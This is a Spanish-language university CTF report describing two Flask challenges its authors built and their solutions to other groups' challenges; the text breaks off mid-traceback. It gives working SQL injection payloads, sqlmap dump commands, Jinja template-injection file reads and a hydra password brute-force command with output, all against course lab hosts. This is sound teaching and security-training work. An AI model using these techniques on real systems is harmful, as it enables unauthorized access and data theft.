

Informe Trabajo Integrador

Grupo rm -rf CTF



Facultad de
INFORMÁTICA



UNIVERSIDAD
NACIONAL
DE LA PLATA

Autores:

- *Alvarez, Jeremías Martín - 15803/0*
- *Palacios, Tomás Agustín - 15857/5*

Contenido

Informe Trabajo Integrador.....	1
Retos Desarrollados.....	3
Reto 1 – SQL Injection Manual.....	4
Reto 2 – Componente vulnerable y obsoleto.....	11
Resolución de retos publicados en la página de CTF.....	16
Grupo 1: MateFrio.....	16
Grupo 2: or 1 equal 1.....	20
Grupo 3: future-gadget-laboratory.....	26
Grupo 4: Malware.....	41
Grupo 5: Grupo 64.....	43
Grupo 6: Chat-CGT.....	56
Grupo 7: Nmap Team.....	61
Grupo 8: 404 Team.....	69
Grupo 9: El Chicho.....	75

Retos Desarrollados

Nuestro trabajo consiste en la implementación de dos retos de seguridad desarrollados con fines académicos para demostrar la explotación de vulnerabilidades incluidas en el OWASP Top 10. Ambos retos se ejecutan dentro de un contenedor Docker utilizando una aplicación web desarrollada en Flask y bases de datos SQLite independientes para cada desafío.

Los retos desarrollados son:

- *Reto 1: SQL Injection (OWASP A03:2021 – Injection).*
- *Reto 2: Componentes vulnerables y obsoletos (OWASP A06:2021 – Vulnerable and Outdated Components), inspirado en la vulnerabilidad CVE-2017-8917 de Joomla.*

Reto 1 – SQL Injection Manual

La siguiente vulnerabilidad corresponde a la categoría *OWASP Top 10 2021 – A03: Injection*.

“Una SQL Injection ocurre cuando una aplicación construye consultas SQL concatenando directamente datos proporcionados por el usuario, permitiendo modificar la consulta original y ejecutar instrucciones no previstas por el desarrollador.”

En este reto contamos con un sistema de búsqueda de personal mediante un formulario:

Portal de Búsqueda de Personal

Ingrese el nombre de usuario del empleado para verificar sus datos públicos

Ejemplo: Juan Perez

Consultar Legajo

Si buscamos un usuario existente, por ejemplo Juan Perez, podremos ver su información:



Portal de Búsqueda de Personal

Ingresa el nombre de usuario del empleado para verificar sus datos públicos

Ejemplo: Juan Perez

Consultar Legajo

Información Encontrada:

- ID:** 1
- Usuario:** Juan Perez
- Rol Asignado:** user

De manera interna la aplicación realiza la siguiente consulta:

```
SELECT id, username, role
FROM users
WHERE username = '<entrada_del_usuario>'
```

Como el valor ingresado se concatena directamente dentro de la consulta, el atacante puede modificar su estructura mediante instrucciones SQL.

Proceso de explotación

1. Confirmar la existencia de SQL Injection

Ingresando:

'

SQLite devuelve un error de sintaxis indicando que la consulta fue alterada.

Portal de Búsqueda de Personal

Ingrese el nombre de usuario del empleado para verificar sus datos públicos

Ejemplo: Juan Perez

Consultar Legajo

 **Alerta del Sistema:** SQLite Error en la consulta de base de datos: unrecognized token: "''''''"

2. Confirmar la posibilidad de modificar la consulta

Payload a utilizar:

' OR '1'='1

La consulta se transforma en:

```
SELECT id, username, role
FROM users
WHERE username = " OR '1'='1'
```

Al cumplirse siempre la condición, la aplicación devuelve todos los registros de la tabla **“users”**.

Portal de Búsqueda de Personal

Ingrese el nombre de usuario del empleado para verificar sus datos públicos

Ejemplo: Juan Perez

Consultar Legajo

Información Encontrada:

ID: 1

Usuario: Juan Perez

Rol Asignado: user

ID: 2

Usuario: Maria Garcia

Rol Asignado: user

ID: 3

Usuario: admin

Rol Asignado: administrator

3. Determinar la cantidad de columnas

Se realizan las siguientes pruebas:

' ORDER BY 1 --

' ORDER BY 2 --

' ORDER BY 3 --

' ORDER BY 4 --

El último payload genera un error indicando que la cuarta columna no existe, concluyendo que la consulta devuelve tres columnas.

Portal de Búsqueda de Personal

Ingrese el nombre de usuario del empleado para verificar sus datos públicos

Consultar Legajo

 **Alerta del Sistema:** SQLite Error en la consulta de base de datos: 1st ORDER BY term out of range - should be between 1 and 3

4. Verificar la explotación mediante UNION

Payload a utilizar:

' UNION SELECT 1,2,3 --

La aplicación en este caso responde de la siguiente manera:

ID: 1

Usuario: 2

Rol: 3

confirmando así que es posible utilizar UNION SELECT.

Portal de Búsqueda de Personal

Ingrese el nombre de usuario del empleado para verificar sus datos públicos

Ejemplo: Juan Perez

Consultar Legajo

Información Encontrada:

ID: 1

Usuario: 2

Rol Asignado: 3

5. Enumerar las tablas

SQLite almacena el esquema de la base de datos en la tabla especial **sqlite_master**.

Payload a utilizar:

```
' UNION SELECT 1,name,3 FROM sqlite_master WHERE type='table' --
```

En este caso, obtuvimos el siguiente resultado:

```
users
system_secrets
sqlite_sequence
```

Portal de Búsqueda de Personal

Ingresa el nombre de usuario del empleado para verificar sus datos públicos

Ejemplo: Juan Perez

Consultar Legajo

Información Encontrada:

ID: 1

Usuario: sqlite_sequence

Rol Asignado: 3

ID: 1

Usuario: system_secrets

Rol Asignado: 3

ID: 1

Usuario: users

Rol Asignado: 3

6. Obtener la flag

Payload a utilizar:

```
' UNION SELECT secret_id,secret_name,flag_value FROM system_secrets --
```

Obteniendo la respuesta:

ID: 1

Usuario: root_flag

Rol:FLAG{SQLi_D0ck3r_Succ3ss_2026}

Portal de Búsqueda de Personal

Ingrese el nombre de usuario del empleado para verificar sus datos públicos

Ejemplo: Juan Perez

Consultar Legajo

Información Encontrada:

ID: 1

Usuario: root_flag

Rol Asignado: FLAG{SQLi_D0ck3r_Succ3ss_2026}

Reto 2 – Componente vulnerable y obsoleto

La siguiente vulnerabilidad corresponde a la categoría *OWASP Top 10 2021 – A06: Vulnerable and Outdated Components*.

Este reto intenta “simular” el comportamiento de la vulnerabilidad CVE-2017-8917, presente en Joomla 3.7.0 ya que es un reto visto en la práctica que nos pareció interesante conceptualmente.

La vulnerabilidad original afectaba al componente **com_fields**, permitiendo realizar una SQL Injection mediante el parámetro:

`list[fullordering]`

Un atacante podría explotar este fallo sin autenticación para consultar información arbitraria de la base de datos.

En nuestro laboratorio no se ejecuta Joomla real, sino que la aplicación Flask imita el comportamiento vulnerable.

Al acceder a:

`/reto2`

nuestra aplicación informa, simplemente a modo de brindar más información, o pistas para su resolución, lo siguiente:

- la versión vulnerable utilizada como referencia (simil Joomla con su versión 3.8.0);
- el componente afectado (**com_fields**);
- el parámetro vulnerable (**list[fullordering]**);
- la URL utilizada durante el incidente.

Con esta información nuestros compañeros pueden identificar rápidamente la vulnerabilidad pública asociada.

⚠️ Nuestro reto ha sido vulnerado

Se detectó actividad sospechosa sobre un componente web desactualizado.

Sistema: DSA Grupo "rm -rf /CTF"
Componente detectado: SIMIL Joomla
Versión: 3.8.0
Estado: **Componente vulnerable y obsoleto**

URL explotada:

[https://rm-rf-ctf.dsa.linti.unlp.edu.ar/reto2/index.php?option=com_fields&view=fields&layout=modal&list\[fullordering\]=admin](https://rm-rf-ctf.dsa.linti.unlp.edu.ar/reto2/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=admin)

Para analizar el incidente, revise la URL vulnerable e identifique qué información sensible puede extraerse de la base de datos.

Explotación automática con SQLMap

Para automatizar el proceso se utiliza la herramienta:

sqlmap

Se comienza enumerando las tablas existentes:

```
sqlmap -u  
"https://rm-rf-ctf.dsa.linti.unlp.edu.ar/reto2/index.php?option=com_fields&view=fields  
&layout=modal&list[fullordering]=admin" -p "list[fullordering]" --level=5 --risk=3  
--tables
```

SQLMap detecta automáticamente la SQL Injection presente en el parámetro **list[fullordering]** y enumera las tablas de la base de datos, entre ellas:


```

[19:26:03] [INFO] fetching entries for table 'flags'
[19:26:03] [INFO] fetching number of entries for table 'flags' in database 'SQLite_masterdb'
[19:26:03] [INFO] resumed: 1
[19:26:03] [INFO] resumed: flag
[19:26:03] [INFO] resumed: RXN0YXMgY2VyY2EsIHJldmZlYSBvdHJhIHRhYmxhIG1lbm9zIGV2aWRlbnRlChCYXNlMzIpLg==
[19:26:03] [INFO] resumed: 1
Database: <current>
Table: flags
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | flag_name | flag_value |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | flag | RXN0YXMgY2VyY2EsIHJldmZlYSBvdHJhIHRhYmxhIG1lbm9zIGV2aWRlbnRlChCYXNlMzIpLg== |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[19:26:03] [INFO] table 'SQLite_masterdb.flags' dumped to CSV file '/home/jeremias/.local/share/sqlmap/output/rm-rf-ctf.dsa.linti.unlp.edu.ar/dump/SQLite_masterdb/flags.csv'
[19:26:03] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/rm-rf-ctf.dsa.linti.unlp.edu.ar'
[19:26:03] [WARNING] your sqlmap version is outdated
Resultado:
[*] ending @ 19:26:03 /2026-08-04/

```

El resultado corresponde a una cadena codificada en Base64.

Al decodificarla se obtiene el siguiente mensaje:

“Estás cerca, revisá otra tabla menos evidente (Base32).”

Esto indica que la flag no se encuentra en esta tabla, sino en otra menos evidente.

A continuación se consulta la tabla “**app_cache_config**”:

```

sqlmap -u
"https://rm-rf-ctf.dsa.linti.unlp.edu.ar/reto2/index.php?option=com_fields&view=fields
&layout=modal&list[fullordering]=admin" -p "list[fullordering]" -T app_cache_config
--dump

```

El resultado de ejecutar el código es el siguiente:

```

[19:26:46] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[19:26:46] [INFO] resumed: CREATE TABLE app_cache_config (\n          id INTE
GENER PRIMARY KEY AUTOINCREMENT,\n          config_key TEXT,\n          confi
g_value TEXT\n          )
[19:26:46] [INFO] fetching entries for table 'app_cache_config'
[19:26:46] [INFO] fetching number of entries for table 'app_cache_config' in da
tabase 'SQLite masterdb'
[19:26:46] [INFO] resumed: 1
[19:26:46] [INFO] resumed: flag
[19:26:46] [INFO] resumed: IZGECR33MIYGGNCZN5KDGYNGB6Q====
[19:26:46] [INFO] resumed: 1
Database: <current>
Table: app_cache_config
[1 entry]
+-----+-----+-----+-----+
| id | config_key | config_value |
+-----+-----+-----+-----+
| 1 | flag | IZGECR33MIYGGNCZN5KDGYNGB6Q==== |
+-----+-----+-----+-----+

[19:26:46] [INFO] table 'SQLite_masterdb.app_cache_config' dumped to CSV file '
/home/jeremias/.local/share/sqlmap/output/rm-rf-ctf.dsa.linti.unlp.edu.ar/dump/
SQLite_masterdb/app_cache_config.csv'
[19:26:46] [INFO] fetched data logged to text files under '/home/jeremias/.loca
l/share/sqlmap/output/rm-rf-ctf.dsa.linti.unlp.edu.ar'
[19:26:46] [WARNING] your sqlmap version is outdated

[*] ending @ 19:26:46 /2026-08-04/

```

La cadena corresponde a una codificación Base32 y al decodificarla se obtiene la flag final del reto, la cuál es “FLAG{b0c4YoT3am0}”.

Corrección de las vulnerabilidades

Una vez demostrada la explotación de ambos retos, se desarrolló un segundo branch de la aplicación en el que se implementaron las medidas correctivas.

En ambos casos, la principal modificación consistió en reemplazar las consultas SQL construidas mediante concatenación de cadenas por consultas preparadas parametrizadas, utilizando placeholders (?) provistos por SQLite. De esta forma, los valores ingresados por el usuario dejan de formar parte de la instrucción SQL y son tratados únicamente como datos, impidiendo la ejecución de código inyectado.


Además, se eliminó la exposición de errores internos de la base de datos hacia el usuario final. Ante una excepción, el detalle técnico queda registrado únicamente en la consola del servidor, mientras que la aplicación muestra un mensaje genérico, evitando la divulgación de información que pueda facilitar nuevos ataques.

Finalmente, la aplicación se ejecuta con **debug=False**, deshabilitando la consola interactiva de Flask y reduciendo la superficie de ataque del servidor.

Resolución de retos publicados en la página de CTF

Grupo 1: MateFrio

Al acceder al reto, nos encontramos con una página de login tradicional en la que vemos los campos requeridos del formulario, usuario y contraseña.



Probamos en un principio, insertar como valor del usuario la cadena:

' OR '1'='1' --

Correspondiente al bypass SQLi básico, y cualquier valor como contraseña.

De esta forma obtuvimos acceso a la cuenta del administrador, donde podemos observar el id interno del usuario junto a la flag correspondiente por explotar dicha vulnerabilidad.

Bienvenido, admin

ID interno: 1

Es admin: True

Flag secreta: flag{sql_injection_login_matefrio}

[Ir al buscador de productos](#)

[Cerrar sesión](#)

Si nos redirigimos al buscador de productos podemos ver un input de búsqueda.

Buscar productos

Buscar

[Volver](#)

```
<form method="GET" action="/buscar">  
  <input type="text" name="q" placeholder="Nombre del producto" value="">  
  <button type="submit">Buscar</button>
```

Una posible forma de explotar o hallar vulnerabilidades ante estos casos consiste en observar la URL (que parámetros recibe y qué ocurre si comenzamos a cambiar los valores de forma de poder modificar la consulta a la base de datos):

```
matefrio.dsa.linti.unlp.edu.ar/buscar?q='
```

Si queremos conocer la cantidad de columnas que devuelve la consulta basta con observar el resultado de buscar la palabra clave "a".

Por ejemplo:

Buscar productos

Buscar

[Volver](#)

ID	Nombre	Descripción	Precio
1	Teclado mecanico	Switches azules, retroiluminado	25000.00
2	Mouse inalambrico	Sensor optico 1600dpi	8000.00
4	Auricular	Sonido envolvente 7.1	18000.00
5	Silla	Ergonomica, reclinable	90000.00

Como se puede apreciar en la imagen, tenemos cuatro columnas (id, nombre, descripción y precio).

Si consultamos por el carácter “ ‘ ” obtenemos una pista:

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Esto nos demuestra que el parámetro probablemente esté llegando sin escapar a una consulta SQL.

Seguido de esto determinamos cuántas columnas nos devuelve el sistema antes de dar error:

```
' ORDER BY 4 -- '
```

Mediante este comando obtenemos el total de columnas posibles existentes, confirmando un SQL Injection por UNION.

Buscar productos

Buscar

[Volver](#)

ID	Nombre	Descripción	Precio
1	Teclado mecanico	Switches azules, retroiluminado	25000.00
2	Mouse inalambrico	Sensor optico 1600dpi	8000.00
3	Monitor 24"	Full HD, 75Hz	65000.00
4	Auricular	Sonido envolvente 7.1	18000.00
5	Silla	Ergonomica, reclinable	90000.00
1	2	3	4.00

Lo que resta es realizar UNION con una tabla que nos devuelva la flag como puede ser la tabla comúnmente denominada **“flags”**:

matefrio.dsa.linti.unlp.edu.ar/buscar?q='UNION SELECT id,flag,3,4 FROM flags -- '

Buscar productos

Buscar

[Volver](#)

ID	Nombre	Descripción	Precio
1	Teclado mecanico	Switches azules, retroiluminado	25000.00
2	Mouse inalambrico	Sensor optico 1600dpi	8000.00
3	Monitor 24"	Full HD, 75Hz	65000.00
4	Auricular	Sonido envolvente 7.1	18000.00
5	Silla	Ergonomica, reclinable	90000.00
1	FLAG(sql_injection_unionbased_matefrio)	3	4.00

Mediante la consulta viaja el UNION con la tabla flags y el select, teniendo en cuenta que el total de columnas es cuatro, incluimos la flag de forma explícita en la segunda columna para verla reflejada en el html como se puede ver al final de la imagen.

Esto pudo llevarse a cabo ya que la consulta original del buscador devolvía 4 columnas, y nuestro UNION SELECT también devolvió exactamente 4:

```
SELECT id, flag, 3, 4 FROM flags
```

La correspondencia fue:

Columna 1 → ID

Columna 2 → Nombre

Columna 3 → Descripción

Columna 4 → Precio

Entonces, al ejecutar:

```
' UNION SELECT id,flag,3,4 FROM flags --
```

El motor combinó los resultados normales de productos con los resultados de la tabla flags.

Conceptualmente, la consulta vulnerable probablemente era similar a esto:

```
SELECT id, nombre, descripcion, precio
FROM productos
WHERE nombre LIKE '%<mi_entrada>%'
```

Con nuestra siguiente entrada quedó aproximadamente:

```
SELECT id, nombre, descripcion, precio
FROM productos
WHERE nombre LIKE '%'
UNION
SELECT id, flag, 3, 4
FROM flags
-- %'
```

El `--` comentó el resto de la consulta original, evitando que quedaran comillas o caracteres que produjeran un error.

Finalmente esto demuestra que se trata de una SQL Injection basada en UNION, pudimos hacer que una consulta que se encarga de buscar productos devolviera información de otra tabla de la base de datos.

Grupo 2: or 1 equal 1

Para este nuevo reto contamos con una página inicial, la cuál nos provee de información relevante acerca del escritor del blog, mencionando datos sensibles y útiles para un posible atacante. Por ejemplo, su fecha de nacimiento, sus gustos, etc.

[Inicio](#) [Iniciar sesión](#)

Le Blog de Napoleon

Frances, nacido en 1994, fanático de los gatos y del tiramisú.

Bonjour, Hola a todos!

Soy Napoleon, nací en 1994 en Francia. Estudié en la Sorbona y amo a los gatos por sobre todas las cosas.

Mi receta favorita

Hoy preparé tiramisú, el mejor postre del mundo. Mis gatitos miraban con envidia mientras yo disfrutaba.

Miau miau miau

Miau miau miau miau. Miau. MIAU. (mis gatitos son mi vida entera, no exagero)

Cumpleaños número 32

Cumpli 32 este año, increíble como pasa el tiempo desde 1994. Lo celebré con mis gatitos y una copa de vin rouge.

Kitty es mi todo

Además, el sitio web cuenta con un login donde viene preestablecido el usuario “napoleon” (escritor del blog).

[Inicio](#) [Iniciar sesion](#)

Iniciar sesion

Usuario:

Contraseña:

Dado que las pistas escritas en su página nos posibilitan a explotarla mediante posibles combinaciones para descubrir cuál podría ser su contraseña, probamos valores como:

kitty32

1994kitty

y finalmente la combinación “kitty1994” ya que son los datos acerca de su vida que más repite a lo largo de su biografía.

Una vez que logramos acceder en su cuenta mediante las credenciales “napoleon” y “kitty1994” nos redirige hacia la siguiente página:

[Inicio](#) [Mi perfil](#) [Salir](#)

Bonjour, napoleon!

Bienvenido a tu perfil, napoleon.

Personalizar saludo:

Sobre mi

- Nacionalidad: frances
- Año de nacimiento: 1994
- Universidad: Sorbona
- Pasiones: los gatos, el tiramisú, la cryptographie classique
- Nota privada: deje un secret en /home/napoleon/secreto.txt

En esta sección podemos ver más información sobre el usuario y un input.

Además, nos brinda pistas como “criptografía clásica” y una path en donde se almacena un secreto “/home/napoleon/secreto.txt”.

Cualquier valor que ingresemos en el input va a viajar en la URL y se va a visualizar en pantalla:




Por lo tanto, ahora procedemos a explotar la vulnerabilidad del input mediante comandos propios de jinja para ver cómo se interpreta el valor ingresado (si existe alguna validación o si se interpreta directamente como código).



Enviamos la típica prueba de “`{{ 7*7 }}`” tal como vimos en la explicación teórica y como se muestra en pantalla lo interpreta no como un simple texto, sino como código, devolviéndonos el valor 49.

Luego probamos comandos jinja como el valor “`{{config}}`”. Esto nos da como resultado la pista de usar la función “`leer_archivo()`”:




Finalmente, si ingresamos para que el valor de texto sea interpretado como código jinja el valor “`{{leer_archivo('secreto.txt')}}}`” obtendremos como resultado la flag del reto encodeada en vigenere.



Descubrimos que el encode es vigenere ya que nos provee inicialmente de la pista acerca de sus pasiones “la cryptographie classique”.


Por lo tanto, al decodificar el mensaje en cyberchef utilizando vigenere decode con la key “kitty”, obtenemos la flag.



Grupo 3: future-gadget-laboratory

reto 1

En este reto nos encontramos con la siguiente página principal:



Contamos solamente con un login y un cartel por defecto acerca del grupo que realizó el reto, el tipo de aplicación desarrollada (en este caso un TO-DO List) y finalmente un dato irrelevante para cualquier usuario que no sea un posible atacante, nos referimos al mail del usuario administrador.

¿Qué podemos lograr conociendo este valor, a simple vista “inofensivo”, como lo es una cuenta de email a contactar?

Nos permite explotar la vulnerabilidad del sitio web por fuerza bruta, para forzar la clave del usuario administrador y poder obtener información sensible.

Mediante la herramienta hydra, indicando el mail a forzar su clave, los atributos necesarios para el login y el mensaje de error que nos devuelve la aplicación, podremos automatizar la extracción de la contraseña de forma rápida:

```
hydra -l admin@todo.com -P rockyou.txt  
future-gadget-laboratory.dsa.linti.unlp.edu.ar https-post-form  
"/login:email=^USER^&password=^PASS^:F=Invalid email or password."
```

```

jeremias@DESKTOP-7TA0G30 ~ % hydra -l admin@todo.com -P ./Descargas/rockyou.txt
future-gadget-laboratory.dsa.linti.unlp.edu.ar https-post-form "/login:email=^
USER^&password=^PASS^:F=Invalid email or password."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-02 19:28
:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip w
aiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:l/p
:14344398), ~896525 tries per task
[DATA] attacking http-post-forms://future-gadget-laboratory.dsa.linti.unlp.edu.
ar:443/login:email=^USER^&password=^PASS^:F=Invalid email or password.
[443][http-post-form] host: future-gadget-laboratory.dsa.linti.unlp.edu.ar lo
gin: admin@todo.com password: rocky
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-02 19:29
:29
jeremias@DESKTOP-7TA0G30 ~ % █

```

Como podemos ver, en cuestión de segundos obtuvimos la clave para el email de administrador mediante la utilización del diccionario rockyou.txt. Como nos enseña la imagen, la clave del admin es “rocky”.

Probamos las credenciales:

GadgetLab				Home	Notes	Pr
ID	Name	Email	Role			
1	admin	admin@todo.com	admin			
2	User	user@example.com	user			
3	Marcos	marcos@todo.com	user			
4	Manuel	manuel@todo.com	user			
5	Martina	martina@todo.com	user			
6	Pedro	pedro@todo.com	user			
7	Carolina	carolina@todo.com	user			
8	Mariano	mariano@todo.com	user			
9	Guadalupe	guadalupe@todo.com	user			
10	Florencia	florencia@todo.com	user			
11	Carlos	carlos@todo.com	user			
12	Joaquin	joaquin@todo.com	user			
13	Karina	karina@todo.com	user			
14	Lautaro	lautaro@todo.com	user			
15	Geronimo	geronimo@todo.com	user			
16	Christina	kurigohan@channel.com	user			
flag(bRut3_f0Rc3)						

Y como se observa en la captura, al final de la primera columna aparece la primera flag.

Reto 2

Para la segunda flag accedemos a la pestaña de “Profile” donde vemos las notas que se van agregando al sistema:



Junto al input de agregación de tareas. Cada vez que insertemos valores en el input, se verán reflejados en la pantalla de forma persistente:

A cada nota se le asocia un id que viaja como parámetro en la URL, por ejemplo, si me dirijo a “/todo/2”:

Tasks:

- Buy groceries
- Finish Flask assignment
- Call the dentist
- Wash the car

Así con cada id existente nos va devolviendo las respectivas notas pero ninguna flag visible o dato que nos interese, simplemente pone en evidencia una vulnerabilidad de tipo IDOR.

Si intentamos acceder a una ruta inválida como /todo/delete obtendremos un seguimiento completo de Flask en modo Debug:

InvalidTextRepresentation

```
psycpg2.errors.InvalidTextRepresentation: invalid input syntax for type integer: "delete"  
LINE 1: SELECT * FROM items WHERE user_id = 'delete';  
          ^
```

Traceback (most recent call last)

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 1536, in __call__

```
    return self.wsgi_app(environ, start_response)  
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 1514, in wsgi_app

```
    response = self.handle_exception(e)  
               ^^^^^^^^^^^^^^^^^^^^^
```

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 1511, in wsgi_app

```
    response = self.full_dispatch_request()  
               ^^^^^^^^^^^^^^^^^^^^^^^^^
```

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 919, in full_dispatch_request

```
    rv = self.handle_user_exception(e)  
         ^^^^^^^^^^^^^^^^^^^^^^^^^
```

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 917, in full_dispatch_request

```
    rv = self.dispatch_request()  
         ^^^^^^^^^^^^^^^^^^^^^
```

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 902, in dispatch_request

```
Traceback (most recent call last)

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 1536, in __call__
    return self.wsgi_app(environ, start_response)
    ~~~~~^

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 1514, in wsgi_app
    response = self.handle_exception(e)
    ~~~~~^

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 1511, in wsgi_app
    response = self.full_dispatch_request()
    ~~~~~^

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 919, in full_dispatch_request
    rv = self.handle_user_exception(e)
    ~~~~~^

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 917, in full_dispatch_request
    rv = self.dispatch_request()
    ~~~~~^

File "/usr/local/lib/python3.12/site-packages/flask/app.py", line 902, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args) # type: ignore[no-any-
    return]
    ~~~~~^

File "/www/app.py", line 98, in todo
    items = db.get_items(user_id)
    ~~~~~^

File "/www/database.py", line 75, in get_items
    cursor.execute(sql);
    ~~~~~^

psycopg2.errors.InvalidTextRepresentation: invalid input syntax for type integer: "delete"
LINE 1: SELECT * FROM items WHERE user_id = 'delete';
^
```

